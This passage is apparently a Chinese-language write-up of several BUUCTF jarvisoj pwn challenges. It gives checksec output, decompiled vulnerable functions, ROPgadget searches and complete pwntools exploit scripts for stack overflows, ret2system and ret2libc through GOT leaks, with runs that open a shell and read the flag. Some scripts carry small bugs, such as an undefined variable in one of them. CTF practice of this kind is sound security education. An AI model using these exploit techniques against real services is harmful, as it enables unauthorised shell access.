  system("echo Input:");
  return read(0, &buf, 0x100u);
}
```

解题思路：劫持程序执行流，到system()函数，更改参数为"/bin/sh"

正巧程序中含有字符串"/bin/sh"




Address	Length	Type	String
LOAD:080···	00000013	C	/lib/ld-linux.so.2
LOAD:080···	0000000A	C	libc.so.6
LOAD:080···	0000000F	C	_IO_stdin_used
LOAD:080···	00000005	C	read
LOAD:080···	00000007	C	system
LOAD:080···	00000012	C	__libc_start_main
LOAD:080···	0000000F	C	__gmon_start__
LOAD:080···	0000000A	C	GLIBC_2.0
.rodata:···	0000000C	C	echo Input:
.rodata:···	00000014	C	echo 'Hello World!'
.eh_fram···	00000005	C	;*2$\"
.data:08···	00000008	C	/bin/sh



```
.data:0804A021                 db    0
.data:0804A022                 db    0
.data:0804A023                 db    0
.data:0804A024                 public hint
.data:0804A024 hint            db '/bin/sh',0
.data:0804A024 _data           ends
.data:0804A024
.bss:0804A02C ; ===========================================================
.bss:0804A02C
.bss:0804A02C ; Segment type: Uninitialized
.bss:0804A02C ; Segment permissions: Read/Write
.bss:0804A02C _bss            segment byte public 'BSS' use32
.bss:0804A02C                 assume cs:_bss
.bss:0804A02C                 ;org 804A02Ch
.bss:0804A02C                 assume es:nothing, ss:nothing, ds:_data, fs:no
```


system()函数的地址



```
.text:0804848E                 sub     esp, 4
.text:08048491                 call    vulnerable_function
.text:08048496                 sub     esp, 0Ch
.text:08048499                 push    offset aEchoHelloWorld ; "echo 'Hello World!'"
.text:0804849E                 call    _system
.text:080484A3                 add     esp, 10h
.text:080484A6                 mov     eax, 0
.text:080484AB                 mov     ecx, [ebp+var_4]
.text:080484AE                 leave
.text:080484AF                 lea     esp, [ecx-4]
.text:080484B2                 retn
```


编写exp

```
from pwn import*

io=remote("node4.buuoj.cn",28080)

sys_addr=0x0804849E
bin_addr=0x0804A024

payload='a'*(0x88+0x4)+p32(sys_addr)+p32(bin_addr)

io.sendline(payload)
io.interactive()
```




```
giantbranch@ubuntu:~$ python exp.py
[+] Opening connection to node4.buuoj.cn on port 28080: Don
[*] Switching to interactive mode
Input:
$ cat flag
flag{bd294060-a884-423b-bef9-49db151ba446}
$
[*] Interrupted
[*] Closed connection to node4.buuoj.cn port 28080
```

buuctf ----- jarvisoj_level3




```
kylin@kylin-virtual-machine:~$ checksec level3
[*] '/home/kylin/level3'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
kylin@kylin-virtual-machine:~$ 
```

运行程序得到



```
kylin@kylin-virtual-machine:~$ ./level3
Input:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Hello, World!
kylin@kylin-virtual-machine:~$
```


使用32位IDA查看得



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  vulnerable_function();
  write(1, "Hello, World!\n", 0xEu);
  return 0;
}
```

查看vulnerable_function()函数

由read函数可知buf存在栈溢出漏洞




```
ssize_t vulnerable_function()
{
  char buf; // [esp+0h] [ebp-88h]

  write(1, "Input:\n", 7u);
  return read(0, &buf, 0x100u);
}
```

和level1是一个题型


编写exp.py

```
from pwn import *
from LibcSearcher import *

io=remote('node4.buuoj.cn',26784)
elf=ELF('./level3')

main=0x08048484
write_plt=elf.plt['write']
write_got=elf.got['write']

payload='a'*(0x88+4)+p32(write_plt)+p32(main)+p32(1)+p32(write_got)+p32(4)

io.recvuntil('Input:\n')
io.sendline(payload)
write_addr=u32(r.recv(4))

libc=LibcSearcher('write',write_addr)
libc_base=write_addr-libc.dump('write')
system=libc_base+libc.dump('system')
sh=libc_base+libc.dump('str_bin_sh')

payload='a'*(0x88+4)+p32(system)+p32(main)+p32(sh)
io.recvuntil('Input:\n')
io.sendline(payload)

io.interactive()
```




```
giantbranch@ubuntu:~$ python exp.py
[+] Opening connection to node4.buuoj.cn on port 26784: Done
[*] '/home/giantbranch/level3'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[+] ubuntu-xenial-amd64-libc6-i386 (id libc6-i386_2.23-0ubuntu10_amd64) be choosed.
[*] Switching to interactive mode
$ cat flag
flag{f24461af-27ce-4c80-a695-d144cddfe837}
$
[*] Interrupted
[*] Closed connection to node4.buuoj.cn port 26784
giantbranch@ubuntu:~$
```

buuctf ----- jarvisoj_level3_x64




```
giantbranch@ubuntu:~$ checksec level3_x64
[*] '/home/giantbranch/level3_x64'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
giantbranch@ubuntu:~$
```

运行程序得




```
giantbranch@ubuntu:~$ ./level3_x64
Input:
aaaaaa
Hello, World!
giantbranch@ubuntu:~$
```

使用64位IDA查看main函数得



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  vulnerable_function();
  return write(1, "Hello, World!\n", 0xEuLL);
}
```


查看vulner_function函数



```
ssize_t vulnerable_function()
{
  char buf; // [rsp+0h] [rbp-80h]

  write(1, "Input:\n", 7uLL);
  return read(0, &buf, 0x200uLL);
}
```

发现和jarvisoj_level5相似

使用ROPgadget工具进行查询 pop rdi ret 和pop rsi ret 两个指令的地址




```
giantbranch@ubuntu:~$ ROPgadget --binary level3_x64 --only "pop|ret" | grep rdi
0x00000000004006b3 : pop rdi ; ret
giantbranch@ubuntu:~$ ROPgadget --binary level3_x64 --only "pop|ret" | grep rsi
0x00000000004006b1 : pop rsi ; pop r15 ; ret
giantbranch@ubuntu:~$ 
```

看来是同一题

编写exp


```
from pwn import*
from LibcSearcher import*

io=remote('node4.buuoj.cn',29578)
elf=ELF('./level3_x64')

main_addr=0x40061a
pop_rdi=0x4006b3
pop_rsi_r15=0x4006b1

write_got=elf.got['write'] #write的plt表可以调用write函数
write_plt=elf.plt['write'] #write的got表里面有write函数的真实地址

payload='a'*(0x80+8)+p64(pop_rdi)+p64(0)+p64(pop_rsi_r15)+p64(write_got)+p64(8)+p64(write_plt)+p64(main_addr)

#  栈迁移过来后 执行write函数 write后返回main函数 write的三个参数

io.recvuntil('\n')
io.sendline(payload)
write_addr=u64(io.recv(8))

#  因为write的第二个参数是write_got，所以它会输出write的got

print hex(write_addr)

libc=LibcSearcher('write',write_addr)
#根据泄漏的write地址，用LibcSearcher可以找到对应的libc版本，然后找到对应的write函数地址

offset=write_addr-libc.dump('write')
#找到偏移
print hex(offset)

system=offset+libc.dump('system')
#根据偏移和system在libc中的地址找到system在程序中的地址

bin_sh=offset+libc.dump('str_bin_sh')
#根据偏移和sh在libc中的地址找到sh在程序中的地址

payload='a'*(0x80+8)+p64(pop_rdi)+p64(bin_sh)+p64(system)+p64(0)
io.sendline(payload)
io.interactive()
```

buuctf ----- jarvisoj_level4



```
giantbranch@ubuntu:~$ checksec level4
[*] '/home/giantbranch/level4'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
giantbranch@ubuntu:~$ 
```


运行一下程序



```
kylin@kylin-virtual-machine:~$ ./level4
aaaaaaaaaaaaaaaaa
Hello, World!
kylin@kylin-virtual-machine:~$ 
```


使用32位IDA查看

查看main函数



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  vulnerable_function();
  write(1, "Hello, World!\n", 0xEu);
  return 0;
}
```

查看vulnerable_function()函数




```
ssize_t vulnerable_function()
{
  char buf; // [esp+0h] [ebp-88h]

  return read(0, &buf, 0x100u);
}
```

解题思路：和level3不同的是read函数之前没有调用write函数，因此要泄露libc的基地址需要用read函数，利用write函数将read函数在got表中的地址泄露出来


编写exp

```python
from pwn import *
from LibcSearcher import *

io = remote('node4.buuoj.cn',29651)
elf = ELF("./level4")
context(os = "linux", arch = "i386")

read_got = elf.got['read']  #read的plt表可以调用read函数
write_plt= elf.plt['write'] #write的got表里面有write函数的真实地址
main_addr = 0x8048470

payload = (0x88+0x04)*'a'+p32(write_plt)+p32(main_addr)+p32(1)+p32(read_got)+p32(4)
 #   栈迁移过来后 执行write函数 write后返回main函数 write的三个参数

io.send(payload)

read_addr = u32(io.recv(4))
 #   因为read的第二个参数是read_got，所以它会输出read的got

libc = LibcSearcher("read",read_addr)
#根据泄漏的read地址，用LibcSearcher可以找到对应的libc版本，然后找到对应的read函数地址

libc_base = read_addr - libc.dump('read')
#找到偏移

system_addr = libc_base + libc.dump('system')
#根据偏移和system在libc中的地址找到system在程序中的地址
bin_sh = libc_base + libc.dump("str_bin_sh")
#根据偏移和sh在libc中的地址找到sh在程序中的地址

payload = (0x88+0x04)*'a'+p32(system_addr)+p32(0)+p32(bin_sh)

io.send(payload)
io.interactive()
```




```
giantbranch@ubuntu:~$ python exp.py
[+] Opening connection to node4.buuoj.cn on port 29651: Done
[*] '/home/giantbranch/level4'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
Multi Results:
 0: archive-old-glibc (id libc6_2.3.2.ds1-13ubuntu2.2_i386_2)
 1: ubuntu-trusty-amd64-libc6 (id libc6_2.19-0ubuntu6.14_amd64)
 2: archive-old-glibc (id libc6_2.3.2.ds1-13ubuntu2_i386_2)
 3: archive-old-glibc (id libc6_2.3.2.ds1-13ubuntu2.3_i386_2)
 4: ubuntu-xenial-amd64-libc6-i386 (id libc6-i386_2.23-0ubuntu10_amd64)
Please supply more info using
    add_condition(leaked_func, leaked_address).
You can choose it by hand
Or type 'exit' to quit:4
[+] ubuntu-xenial-amd64-libc6-i386 (id libc6-i386_2.23-0ubuntu10_amd64) be choosed.
[*] Switching to interactive mode
$ cat flag
flag{bab5dcef-cc72-4c39-8593-b874ae6e7945}
$
```

buuctf ----- jarvisoj_level5



```
giantbranch@ubuntu:~$ checksec level3_x64
[*] '/home/giantbranch/level3_x64'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
giantbranch@ubuntu:~$
```

